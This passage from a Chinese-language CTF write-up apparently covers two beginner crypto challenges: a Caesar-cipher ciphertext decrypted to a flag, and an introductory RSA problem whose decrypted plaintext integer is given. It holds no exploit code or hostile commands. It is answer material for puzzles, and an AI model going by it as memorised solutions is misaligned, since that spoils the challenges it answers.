
拿到密文:
1 | xwna{aycqP_w0s_ilmuL} |
根据提示得知为凯撒加密,对其解密拿到 Flag。
2. RSA 入门
考点:RSA 基础
打开压缩包,里面有几串数字,根据题目提示 RSA,决定进行解密。


得到明文 m:
1 | 14181563315103421092017473775336109014578525345479716619338412757961020025040509 |
